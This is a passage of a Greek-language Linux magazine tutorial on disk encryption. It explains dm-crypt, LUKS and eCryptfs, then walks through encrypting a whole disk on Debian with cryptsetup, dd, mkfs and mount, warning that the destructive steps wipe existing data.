dm-crypt. Σε μια τέτοια συσκευή μπορούμε να εφαρμόσουμε οποιοδήποτε σύστημα αρχείων θέλουμε (EXT3, JFS, XFS, ReizerFS κ.λπ.). Εδώ όμως υπάρχει μια άκρως ενδιαφέρουσα λεπτομέρεια: Τα ονόματα των αρχείων, τα δικαιώματα πρόσβασης και γενικότερα όλα τα metadata που αποθηκεύει το εκάστοτε σύστημα αρχείων, θα είναι επίσης κρυπτογραφημένα! Με άλλα λόγια, θα είναι αδύνατο για κάποιον να καταλάβει ποιο file system έχουμε χρησιμοποιήσει ή να εξάγει την παραμικρή πληροφορία για τα αποθηκευμένα αρχεία. Τέλος, σημειώστε ότι οι συσκευές που δημιουργεί το dm-crypt μπορούν να ενσωματωθούν πανεύκολα σε συγκροτήματα αποθηκευτικών μέσων (volume groups) του LVM (Logical Volume Manager) ή να αποτελέσουν το υπόβαθρο για τη δημιουργία




Το LUKS είναι ενσωματωμένο στον πυρήνα του Linux εδώ και πολλά χρόνια. Έτσι, η υποστήριξή του από τις διάφορες εφαρμογές είναι ευρύτατη. Ο file manager του GNOME, ας πούμε, εντοπίζει αυτόματα τις συσκευές που έχουν κρυπτογραφηθεί με το LUKS και επιτρέπει την εύκολη προσάρτησή τους από περιβάλλον γραφικών.


τέτοιων συγκροτημάτων. Αν όλα αυτά σάς είναι άγνωστα ή εντελώς αδιάφορα, δεν υπάρχει λόγος ανησυχίας. Τα block devices που δημιουργεί το dm-crypt μπορούν να χρησιμοποιηθούν και σαν απλές κατατμήσεις. Όπως αντιλαμβάνεστε, ο συνδυασμός LUKS και dm-crypt προσφέρει τεράστια ασφάλεια και εξίσου μεγάλη ευελιξία.

Επίπεδο κρυπτογράφησης

Το eCryptfs (Enterprise Cryptographic Filesystem) είναι κάτι πολύ διαφορετικό από όσα έχουμε δει ως τώρα. Δεν αποτελεί ούτε τυπικό σύστημα αρχείων, ούτε driver που εκτελείται στο "περιβάλλον" του χρήστη, ούτε κάποιον μηχανισμό για τη δημιουργία κρυπτογραφημένων block devices. Το eCryptfs είναι ένα stacked filesystem. Για να κατανοήσετε τι σημαίνει αυτό, πρέπει να πούμε δυο λόγια για τη διάρθρωση του σχετικού τμήματος του πυρήνα. Ο κώδικας που αφορά στο χειρισμό των filesystem χωρίζεται σε δύο κύριες περιοχές: Η μία έχει τη γενική ονομασία native filesystem και περιλαμβάνει τον κώδικα που υλοποιεί καθένα από τα συστήματα αρχείων (EXT3, JFS, XFS, ReizerFS κ.λπ.). Η άλλη περιοχή είναι περισσότερο γνωστή σαν VFS (από το virtual filesystem) και αποτελεί έναν μηχανισμό που επιτρέπει το χειρισμό όλων των filesystems με ενιαίο τρόπο. Όταν ξεκινά ο πυρήνας, καθένα από




Μέσα στο crypttab μπορούμε να περιγράψουμε τις κρυπτογραφημένες συσκευές με δύο τρόπους: Δίνοντας το device file ή το αντίστοιχο UUID. Για να πληροφορηθούμε το UUID ενός δίσκου μπορούμε να χρησιμοποιήσουμε το προγραμματάκι lsblk, δίνοντάς του μεταξύ άλλων και την παράμετρο uuid. Σημειώστε ότι στο crypttab δεν πρέπει να εισάγουμε το UUID του block device που δημιουργεί το dm-crypt, αλλά εκείνο της "φυσικής" συσκευής.



Αφού ρυθμίσαμε κατάλληλα το crypttab κι ενημερώσαμε το initramfs, πραγματοποιήσαμε μια επανεκκίνηση. Όπως βλέπετε, το boot διακόπηκε πολύ σύντομα και το σύστημα ζήτησε το απαραίτητο passphrase για την πρόσβαση στον κρυπτογραφημένο δίσκο.

τα εγκατεστημένα filesystems ενημερώνει το VFS για τις λειτουργίες που προσφέρει και τη διεύθυνση των αντίστοιχων συναρτήσεων/μεθόδων. Έτσι, οι εφαρμογές που εκτελούνται από το λειτουργικό σύστημα δεν χρειάζεται να γνωρίζουν τις ιδιαιτερότητες κάθε filesystem. Αρκεί να χρησιμοποιούν τα κατάλληλα system calls του λειτουργικού, τα οποία μεταφράζονται αυτόματα σε κλήσεις προς τις αντίστοιχες συναρτήσεις του filesystem. Όπως καταλαβαίνετε, αυτή η μετάφραση πραγματοποιείται στο επίπεδο του VFS. Ο κώδικας του eCryptfs βρίσκεται ανάμεσα στις παραπάνω δύο περιοχές και κάνει κάτι αρκετά πονηρό: Εμφανίζεται στο VFS ως ένα τυπικό filesystem, ενώ στον κώδικα των filesystems εμφανίζεται σαν το VFS! Με αυτόν τον τρόπο μπορεί να προσθέσει σε οποιοδήποτε σύστημα αρχείων θέλουμε μια νέα δυνατότητα: Την κρυπτογράφηση των δεδομένων. Το eCryptfs, λοιπόν, δεν εφαρμόζεται απευθείας πάνω στα διάφορα αποθηκευτικά μέσα. Η λειτουργία του προϋποθέτει την ύπαρξη κάποιου άλλου filesystem, ενώ η κρυπτογράφηση δεν εφαρμόζεται στο



Όταν προσαρτούμε έναν κατάλογο με τη βοήθεια του eCryptfs, καλούμαστε να απαντήσουμε σε αρκετές ερωτήσεις. Το περιεχόμενό τους είναι αρκετά απλό και στις περισσότερες περιπτώσεις μπορούμε να πατάμε απλά [ENTER], προκειμένου να δίνουμε την προεπιλεγμένη απάντηση.

σύνολο της διαθέσιμης έκτασης, παρά μόνο μέσα σε συγκεκριμένους καταλόγους. Το γεγονός αυτό σημαίνει ότι το πλήθος των κρυπτογραφημένων αρχείων και τα σχετικά metadata (δικαιώματα πρόσβασης, ημερομηνία τροποποίησης, κ.λπ.) που διατηρεί το filesystem, δεν κρυπτογραφούνται και άρα δεν προφυλάσσονται. Βέβαια, εξαιτίας αυτού του τρόπου λειτουργίας το eCryptfs διαθέτει και ορισμένα προσόντα: Οι κρυπτογραφημένοι φάκελοι δεν έχουν κανένα περιορισμό στο μέγεθος, ενώ μπορούμε να τους μετακινούμε πανεύκολα σε οποιοδήποτε αποθηκευτικό μέσο του συστήματος.

Καθολική κρυπτογράφηση

Η αλήθεια είναι ότι υπάρχουν πολλές ακόμα ζουμερές λεπτομέρειες που θα μπορούσαμε να ενσωματώσουμε στη θεωρητική μας εισαγωγή. Για την ώρα, όμως, θα στραφούμε στην πράξη. Στην πορεία θα εμπλουτίσουμε το δεδομένο θεωρητικό υπόβαθρο, αλλά ταυτόχρονα θα διαπιστώσετε ότι τα πράγματα είναι πιο απλά απ' όσο δείχνουν εκ πρώτης. Η παρουσίασή μας θα ξεκινήσει με το εξής σενάριο: Ας υποθέσουμε ότι θέλουμε να δημιουργήσουμε έναν ασφαλή αποθηκευτικό χώρο, εφαρμόζοντας ένα σύστημα κρυπτογράφησης σε έναν ολόκληρο δίσκο. Σε αυτό το δίσκο θα τοποθετούμε αργότερα τα ευαίσθητα δεδομένα μας και θέλουμε να είμαστε σίγουροι ότι θα εγγράφονται σε κρυπτογραφημένη μορφή. Ας υποθέσουμε επίσης

ότι γι' αυτή τη δουλειά έχουμε επιλέξει το πανίσχυρο και ταχύτατο ζεύγος dm-crypt / LUKS. Εμείς εργαστήκαμε στο Debian 7 (Wheezy), αλλά η λογική όσων ακολουθούν παραμένει ίδια σε κάθε διανομή Linux.

Πριν ξεκινήσουμε αξίζει να αναφέρουμε ότι οι οδηγοί εγκατάστασης πολλών διανομών επιτρέπουν την κρυπτογράφηση ολόκληρου του δίσκου, αυτοματοποιώντας μια πολύ ενδιαφέρουσα διαδικασία. Εν ολίγοις, δημιουργούν μια απλή κατάτμηση (χωρίς κρυπτογράφηση) για την προσάρτηση του /boot και μία ακόμα, κρυπτογραφημένη με τη βοήθεια του dm-crypt. Η κρυπτογραφημένη κατάτμηση αντιστοιχίζεται σε ένα volume group και μέσα σε αυτό δημιουργούνται ξεχωριστοί τόμοι (logical volumes) με το LVM. Τα logical volumes χρησιμοποιούνται για την προσάρτηση του χώρου αντιμετάθεσης, καθώς και των επιμέρους καταλόγων του συστήματος (swap space, /usr, /var, /home κ.ο.κ.). Αν σας προβληματίζει το γιατί επιλέχθηκε αυτή η περίπλοκη διευθέτηση, η απάντηση είναι αρκετά απλή: Έχοντας τοποθετήσει τα πάντα μέσα σε *ένα* κρυπτογραφημένο block device, το λειτουργικό σύστημα ζητάει μόνο *ένα* password από το χρήστη. Αν δημιουργούνταν ξεχωριστά κρυπτογραφημένα block devices για κάθε τμήμα του συστήματος, ο χρήστης θα έπρεπε να εισάγει πολλά συνθηματικά κατά το boot. Όπως αντιλαμβάνεστε, αν και το παραπάνω σενάριο παρουσιάζει ιδιαίτερο ενδιαφέρον, είναι αρκετά πολύπλοκο και δεν προσφέρεται για μια πρώτη γνωριμία με τα εργαλεία που παρουσιάζουμε. Ας δούμε λοιπόν πώς υλοποιείται το δικό μας σενάριο, σε τέσσερα απλά βήματα.


Βήμα 1ο. Κατ' αρχάς, αν ο δίσκος περιέχει ήδη δεδομένα τότε είναι απαραίτητο να τα μεταφέρουμε σε κάποια άλλη συσκευή. Η διαδικασία, βλέπετε, ξεκινά με τη διαμόρφωση (format) του δίσκου. Στα πρώτα δύο βήματα της διαδικασίας, τυχόν υπάρχοντα δεδομένα καταστρέφονται ολοκληρωτικά. Για την αρχική διαμόρφωση χρησιμοποιούμε το cryptsetup – το πρόγραμμα που παρέχει πρόσβαση στις λειτουργίες του dm-crypt[1]:

```
sudo cryptsetup luksFormat /dev/sdb
```

Όπως βλέπετε, ο δίσκος που θέλαμε να κρυπτογραφήσουμε εμείς αντιστοιχούσε στο device file /dev/sdb. Περιττό να πούμε ότι αυτό το βήμα χρειάζεται μεγάλη προσοχή, για να μην καταλήξετε να καταστρέψετε κάποιον άσχετο δίσκο κι ενδεχομένως ολόκληρο το σύστημα. Εκτελώντας το cryptsetup με τον τρόπο που είδαμε, θα μας ζητηθεί το λεγόμενο passphrase – το συνθηματικό που θα απαιτείται αργότερα για την αποκρυπτογράφηση του δίσκου. Σε επόμενη ενότητα θα δούμε ότι μπορούμε να προσθέτουμε και να καταργούμε passphrases αυθαίρετα, χωρίς να δημιουργείται κάποιο μπέρδεμα με τα κρυπτογραφημένα δεδομένα. Μήπως αυτή η δυνατότητα προκαλεί κάποια σύγχυση για τη φύση του passphrase; Ας ξεκαθαρίσουμε λίγο το τοπίο, καθώς πρόκειται για μια κρίσιμη έννοια στο "οικοσύστημα" του LUKS.

Εκτελώντας το cryptsetup με την παράμετρο luksFormat, το σύστημα δεν θα ασχοληθεί ιδιαίτερα με τα περιεχόμενα του δίσκου. Μη νομίζετε δηλαδή ότι θα πραγματοποιηθεί κάποια σαρωτική διαγραφή των αποθηκευμένων αρχείων. Το μόνο σίγουρο είναι ότι θα καταστραφεί το partition table και θα ισοπεδωθούν οι υπάρχουσες κατατμήσεις. Από εκεί και πέρα, το σύστημα θα δημιουργήσει ένα LUKS header και θα το αποθηκεύσει στη αρχή του δίσκου. Σε αυτό το header αποθηκεύεται κάτι πάρα πολύ σημαντικό: Το κλειδί για την κρυπτογράφηση και την αποκρυπτογράφηση των δεδομένων του δίσκου (master key). Όπως καταλαβαίνετε, αυτό το κλειδί αποθηκεύεται επίσης σε κρυπτογραφημένη μορφή. Στην αντίθετη περίπτωση θα μπορούσε να το

1. Θυμηθείτε ότι το dm-crypt δεν είναι εργαλείο, αλλά ένα ολόκληρο υποσύστημα του πυρήνα!




Βλέπετε τίποτα παράξενο; Το eCryptfs μπορεί να προσαρτήσει έναν κατάλογο πάνω στον ίδιο του τον εαυτό!

διαβάσει οποιοσδήποτε και να αποκρυπτογραφήσει τα πάντα με άνεση. Το master key, λοιπόν, αποθηκεύεται σε κρυπτογραφημένη μορφή και για να χρησιμοποιηθεί πρέπει πρώτα να αποκρυπτογραφηθεί. Κάπως έτσι μπαίνει στο παιχνίδι το λεγόμενο passphrase. Πρόκειται για ένα συνθηματικό που ορίζουμε εμείς και το οποίο αποτελεί το κλειδί αποκρυπτογράφησης του master key!

Βήμα 2ο. Με το προηγούμενο βήμα εξασφαλίζουμε ότι ο δίσκος /dev/sdb μπορεί να φιλοξενήσει κρυπτογραφημένα δεδομένα, σύμφωνα με το πρότυπο LUKS. Ωστόσο, κανενός είδους κρυπτογράφηση δεν έχει ξεκινήσει ακόμα! Για να πετύχουμε κάτι τέτοιο, πρέπει να δημιουργήσουμε πρώτα ένα νέο block device, το οποίο θα αξιοποιεί το εγκατεστημένο LUKS header. Αυτό επιτυγχάνεται και πάλι με τη βοήθεια του cryptsetup:

```
sudo cryptsetup luksOpen /dev/sdb vault
```

Εκτελώντας το παραπάνω θα χρειαστεί να δώσουμε το passphrase για την αποκρυπτογράφηση του master key. Εφόσον το δώσουμε, θα δημιουργηθεί ένα block device με το όνομα vault, που θα βρίσκεται στη θέση /dev/mapper/vault. Δεν ξέρουμε αν το υποψιάζεστε, αλλά αυτό το block device θα έχει την εγγενή ιδιότητα να κρυπτογραφεί οτιδήποτε του δίνουμε και να αποκρυπτογραφεί οτιδήποτε προσπαθούμε να διαβάσουμε. Με άλλα λόγια, οτιδήποτε γράφουμε στο /dev/mapper/vault θα καταλήγει να γραφτεί στο /dev/sdb, αλλά σε κρυπτογραφημένη μορφή. Αντίστοιχα, οτιδήποτε προσπαθούμε να διαβάσουμε από το /dev/mapper/vault, θα



Όταν αποπροσαρτούμε έναν κατάλογο που έχει κρυπτογραφηθεί με το eCryptfs, τα περιεχόμενά του εμφανίζονται κάπως έτσι. Καθένα από αυτά τα αρχεία παρουσιάζει πλήρη αυτοτέλεια: Μπορούμε να το μεταφέρουμε σε οποιονδήποτε υπολογιστή κι εφόσον γνωρίζουμε το passphrase να το αποσυμπιέσουμε κανονικά. Για τον ίδιο λόγο μπορούμε να διατηρούμε και incremental backups των κρυπτογραφημένων αρχείων.

λαμβάνεται από το /dev/sdb και θα μάς παρέχεται σε αποκρυπτογραφημένη μορφή. Έτσι, ακόμα κι αν καταφέρει κανείς να κλέψει ολόκληρο το δίσκο, θα έχει πάρει την κρυπτογραφημένη εκδοχή των δεδομένων μας. Για την αποκρυπτογράφηση θα πρέπει να γνωρίζει το passphrase.

Πριν αρχίσουμε να χρησιμοποιήσουμε τη νέα συσκευή με οποιονδήποτε τρόπο, πρέπει να τη γεμίσουμε με τυχαία δεδομένα. Αναρωτιέστε γιατί; Αν ο δίσκος ήταν αρχικά κενός και παρά την κρυπτογράφηση των δεδομένων, θα υπάρχουν εμφανείς ενδείξεις της χρήσης που κάνουμε. Ακόμα και χωρίς το passphrase, ένας κακόβουλος χρήστης θα μπορεί να εκτιμήσει πανεύκολα την έκταση των αποθηκευμένων δεδομένων και να διαπιστώσει αν και κατά πόσο χρησιμοποιούμε το δίσκο. Αυτή η πληροφορία φαίνεται αδιάφορη, αλλά σε ορισμένες περιπτώσεις επιτρέπει την πραγματοποίηση κάποιων επιθέσεων στα κρυπτογραφημένα δεδομένα. Μιλάμε για πολύ προχωρημένες επιθέσεις που πραγματοποιούνται και πολύ δύσκολα. Ωστόσο, το μέτρο ασφάλειας που προτείνουμε είναι εξαιρετικά απλό και δεν υπάρχει καμία δικαιολογία για να το προσπεράσουμε. Το γέμισμα του νέου block device με τυχαία δεδομένα μπορεί να πραγματοποιηθεί ως εξής:

```
sudo dd if=/dev/zero of=/dev/mapper/vault
```

Όχι, δεν πρόκειται για τυπογραφικό λάθος! Μην νομίζετε ότι θέλαμε να χρησιμοποιήσουμε σαν είσοδο το /dev/urandom και δώσαμε το /dev/zero από απροσεξία. Εφόσον το /dev/mapper/vault κρυπτογραφεί αυτόματα τα "εισερχόμενα" δεδομένα, δεν πρόκειται να γραφτούν στο δίσκο σκέτα μηδενικά. Θα γραφτεί η κρυπτογραφημένη εκδοχή μιας αλληλουχίας μηδενικών, που θα έχει τη μορφή μιας σειράς τυχαίων χαρακτήρων ;)

Όπως καταλαβαίνετε, το γέμισμα ενός ολόκληρου δίσκου με τυχαία δεδομένα μπορεί να διαρκέσει αρκετή ώρα. Γι' αυτό το λόγο θα ήταν χρήσιμο αν είχαμε μια ένδειξη της πορείας της διαδικασίας. Ένα πρόγραμμα που μπορεί να βοηθήσει εδώ είναι το pv. Πρόκειται για ένα εργαλείο που παρακολουθεί τα δεδομένα που μετακινούνται μέσω διασωλήνωσης και μπορεί να μετρήσει τον όγκο τους, το ρυθμό μεταφοράς κ.ά. Για την εγκατάστασή του στο Debian αρκεί να δώσουμε κάτι τέτοιο:

```
sudo apt-get install pv
```

Στη συνέχεια, για να πραγματοποιήσουμε τη διαδικασία που είδαμε νωρίτερα και να παρακολουθούμε ταυτόχρονα την πρόοδο, αρκεί να δώσουμε κάτι τέτοιο:

```
pv -rb /dev/zero | sudo dd of=/dev/mapper/vault
```

Στο παράδειγμά μας εκτελούμε το pv με δύο παραμέτρους. Η πρώτη (-r) εμφανίζει το ρυθμό μεταφοράς των δεδομένων, ενώ η δεύτερη (-b) εμφανίζει το συνολικό πλήθος των bytes που έχουν μεταφερθεί.

Βήμα 3ο. Σε αυτό το στάδιο μπορούμε να ξεκινήσουμε τη χρήση του /dev/mapper/vault κανονικά. Τι σημαίνει αυτό, όμως; Αναφερόμαστε σε ένα block device, το οποίο δεν έχει χρησιμοποιηθεί ποτέ ξανά. Επομένως, αυτό που έχει σειρά τώρα είναι η διαμόρφωση με κάποιο filesystem. Εμείς επιλέξαμε το EXT4 και δώσαμε κάτι τέτοιο:

```
sudo mkfs.ext4 /dev/mapper/vault
```

Φυσικά, εσείς μπορείτε να χρησιμοποιήσετε οποιοδήποτε filesystem θέλετε. Για τον πυρήνα του συστήματος το /dev/mapper/vault αποτελεί ένα block device σαν όλα τα άλλα. Μπορείτε να το φορμάρετε όπως θέλετε, χωρίς κανέναν περιορισμό!

Βήμα 4ο. Νομίζουμε ότι τώρα έχει αρχίσει να ξεκαθαρίζει το πράγμα. Τι κάνουμε συνήθως μετά από τη διαμόρφωση ενός δίσκου ή μιας κατάτμησης; Προχωράμε στην προσάρτησή της (mount) σε κάποιον κατάλογο. Εμείς, για να αποκτήσουμε πρόσβαση με έναν "φυσιολογικό" τρόπο στον κρυπτογραφημένο μας δίσκο, επιλέξαμε να τον προσαρτήσουμε στη θέση /mnt/vault. Για το σκοπό αυτό δώσαμε τα εξής:

```
sudo mkdir /mnt/vault
sudo mount /dev/mapper/vault /mnt/vault
```

Βασική διαχείριση

Αν και προσπαθήσαμε να ρίξουμε φως σε κάθε λεπτομέρεια της παραπάνω διαδικασίας, πρέπει να ομολογήσουμε ότι παραμένει κάπως περίπλοκη και δύστροπη. Η όλη εργασία βασίζεται σε αφηρημένες έννοιες που είναι εύκολο να προκαλέσουν σύγχυση σε όσους ασχολούνται για πρώτη φορά με το ζήτημα, ενώ δεν συγχωρεί το παραμικρό λάθος. Ο κίνδυνος της απώλειας δεδομένων παραμονεύει σε αρκετά σημεία. Το ευτύχημα είναι ότι εφόσον ακολουθήσουμε τα παραπάνω βήματα μια φορά, δεν θα χρειαστεί να τα επαναλάβουμε. Τουλάχιστον όχι τα επικίνδυνα ;) Την επόμενη φορά που θα επανεκκινήσουμε το σύστημα, για την πρόσβαση στον κρυπτογραφη-

μένο δίσκο θα αρκούν δύο απλές κινήσεις. Κατ' αρχάς θα πρέπει να δημιουργήσουμε εκ νέου το block device που έχει την ιδιότητα της αυτόματης κρυπτογράφησης και αποκρυπτογράφησης. Αυτό γίνεται πανεύκολα δίνοντας κάτι τέτοιο:

```
sudo cryptsetup luksOpen /dev/sdb enc_blk_dev
